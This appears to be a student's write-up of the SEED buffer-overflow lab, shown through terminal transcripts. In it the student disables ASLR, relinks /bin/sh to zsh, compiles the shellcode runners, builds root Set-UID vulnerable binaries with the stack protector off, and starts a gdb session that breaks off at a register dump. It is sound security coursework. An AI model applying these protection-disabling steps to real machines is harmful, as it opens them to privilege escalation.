Alexis Navarro


Environment Setup

Turning Off Countermeasures

Modern operating systems have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first. Later on, we will enable them and see whether our attack can still be successful or not.

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space ran domization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. This feature can be disabled using the following command:

$ sudo sysctl -w kernel.randomize_va_space=0


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Oct 1 18:37
seed
seed@VM: ~


```
[10/01/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/01/22]seed@VM:~$
```

Explanation: Here I am showing that I turned off the randomization within my terminal with the commands shown.

Configuring /bin/sh. In the recent versions of Ubuntu OS, the /bin/sh symbolic link points to the /bin/dash shell. The dash program, as well as bash, has implemented a security countermeasure that prevents itself from being executed in a Set-UID process. Basically, if they detect that they are executed in a Set-UID process, they will immediately change the effective user ID to the process's real user ID, essentially dropping the privilege.

Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure (in later tasks, we will show that with a little

bit more effort, the countermeasure in /bin/dash can be easily defeated). We have installed a shell program called zsh in our Ubuntu 20.04 VM. The following command can be used to link /bin/sh to zsh:
$ sudo ln -sf /bin/zsh /bin/sh




```
seed@VM: ~/.../Labsetup-Assignment2
[10/01/22]seed@VM:~$ cd desktop
bash: cd: desktop: No such file or directory
[10/01/22]seed@VM:~$ cd Desktop/
[10/01/22]seed@VM:~/Desktop$ cd lab2-main/
[10/01/22]seed@VM:~/.../lab2-main$ ls
Labsetup-Assignment2
[10/01/22]seed@VM:~/.../lab2-main$ cd Labsetup-Assignment2/
[10/01/22]seed@VM:~/.../Labsetup-Assignment2$ ls
code  shellcode
[10/01/22]seed@VM:~/.../Labsetup-Assignment2$ ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Nov 24  2020 /bin/sh -> dash
[10/01/22]seed@VM:~/.../Labsetup-Assignment2$ sudo ln -l /bin/sh
ln: invalid option -- 'l'
Try 'ln --help' for more information.
[10/01/22]seed@VM:~/.../Labsetup-Assignment2$ sudo ln -sf /bin/zsh /bin/sh
[10/01/22]seed@VM:~/.../Labsetup-Assignment2$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Oct  1 19:05 /bin/sh -> /bin/zsh
[10/01/22]seed@VM:~/.../Labsetup-Assignment2$ 
```

Explanation: in this picture, I used the terminal to be able to configure the shell program being zsh, initially I was a bit confused on how to do this so what I did was to first check the permissions within /bin/sh to make sure I could call it from the directory that I was in at that time. Afterwards I would follow the instructions on how to use this command in which one it was done; I could see that when checking the permissions of /bin/sh would change by having ->/bin/zsh instead of ->dash.

Alexis Navarro

3. (100 points) Task 1: Getting Familiar with Shellcode




seed@VM: ~/.../shellcode

```
[10/01/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
<ernel.randomize_va_space = 0
[10/01/22]seed@VM:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Vid
eos
[10/01/22]seed@VM:~$ cd Desktop/
[10/01/22]seed@VM:~/Desktop$ ls
lab2-main
[10/01/22]seed@VM:~/Desktop$ cd lab2-main/
[10/01/22]seed@VM:~/.../lab2-main$ ls
Labsetup-Assignment2
[10/01/22]seed@VM:~/.../lab2-main$ cd Labsetup-Assignment2/
[10/01/22]seed@VM:~/.../Labsetup-Assignment2$ LS
LS: command not found
[10/01/22]seed@VM:~/.../Labsetup-Assignment2$ ls
code  shellcode
[10/01/22]seed@VM:~/.../Labsetup-Assignment2$ cd shellcode/
[10/01/22]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile
[10/01/22]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/01/22]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[10/01/22]seed@VM:~/.../shellcode$
```


Explanation: Here I am showing the commands that was used to be able to run the make file and in this instance I only used make in order to be able to run and compile everything that is listed to run under make. When running the command make, I can tell that the makefile creates an output for 32 bits and an output for 64 bits.


Alexis Navarro


```
[10/01/22]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shell  call_shellcode.c  Makefile
[10/01/22]seed@VM:~/.../shellcode$ ./call_shell
Segmentation fault
[10/01/22]seed@VM:~/.../shellcode$
```


Explanation: First error faced was compiling call_shellcode.c as if it were a normal c file which doing so gave me a segmentation fault error since I this code relies on the stack.

Using the 32-bit output from the make file


```
[10/01/22]seed@VM:~/.../shellcode$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
r)
$ exit
[10/01/22]seed@VM:~/.../shellcode$
```


```
[10/01/22]seed@VM:~/.../shellcode$
[10/01/22]seed@VM:~/.../shellcode$ ./a32.out
$ ls
Makefile  a32.out  a64.out  call_shell  call_shellcode.c
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
r)
$ cd Desktop
cd: no such file or directory: Desktop
$ C `
$ cd
cd: HOME not set
```


Using the 64-bit output from the make file


```
[10/01/22]seed@VM:~/.../shellcode$ ./a64.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
r)
[10/01/22]seed@VM:~/.../shellcode$
```

Observations:


When I ran the make file from the shell code and using the system command id, I noticed that they both output the same information for the id. Also, I observed that when you run this, you have certain access to the terminal, but when I tried to see if I could access other parts of the terminal, I would be unable to. The only difference that I could tell at the moment would be how the shell code is made for the 32-bit and 64-bit files, which is based on the assembly language part of the code.

4. (100 Points) Task 2: Understanding the Vulnerable Program



```
[10/01/22]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack2 -z
execstack -fno-stack-protector stack.c
[10/01/22]seed@VM:~/.../code$ ls
badfile         exploit.py  stack   stack.c
brute-force.sh  Makefile    stack2
[10/01/22]seed@VM:~/.../code$ sudo chown root stack2
[10/01/22]seed@VM:~/.../code$ sudo chmod 4755 stack2
[10/01/22]seed@VM:~/.../code$ ls
badfile         exploit.py  stack   stack.c
brute-force.sh  Makefile    stack2
[10/01/22]seed@VM:~/.../code$
```

Explanation: I removed the stack guard in order to be able to compile the vulnerable program. I compiled into the output of stack2 instead "stack" was an incorrect test I did for compiling.
I then followed the instructions to be able to change the ownership of stack2 to the root and then using the set-uid bit to change the ownership fully.




```
[10/01/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/01/22]seed@VM:~/.../code$ ls
badfile         exploit.py  stack   stack.c   stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
brute-force.sh  Makefile    stack2  stack-L1  stack-L2      stack-L3      stack-L4
[10/01/22]seed@VM:~/.../code$
```


Explanation: Here I used the command make which allows the make file to do these 8 different compilations and sets it up into appropriate output files. In green we can see stack-L1-dbg, stack-L2-dbg, stack-L3-dbg, stack-L4-dbg which are the output files. In red we see that stack-L1, stack-L2, stack-L3, stack-L4 are compiled which I believe will be using the root permissions for the program since set-uid was used. From looking at what the make file compiles in C, I can tell we are setting the buffer sizes to 100, 160,200, and 10 for different locations.

Alexis Navarro

5. (100 Points) Task 3: Launching Attack on 32-bit Program (Level 1)




```
[10/01/22]seed@VM:~/.../code$ gdb stack-L1-dbg gbd-peda$
```




```
gdb-peda$ b bof
Breakpoint 1 at 0x565562ad: file stack.c, line 15.
gdb-peda$ run
Starting program: /home/seed/Desktop/lab2-main/Labsetup-Assignment2/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb18 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf00 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
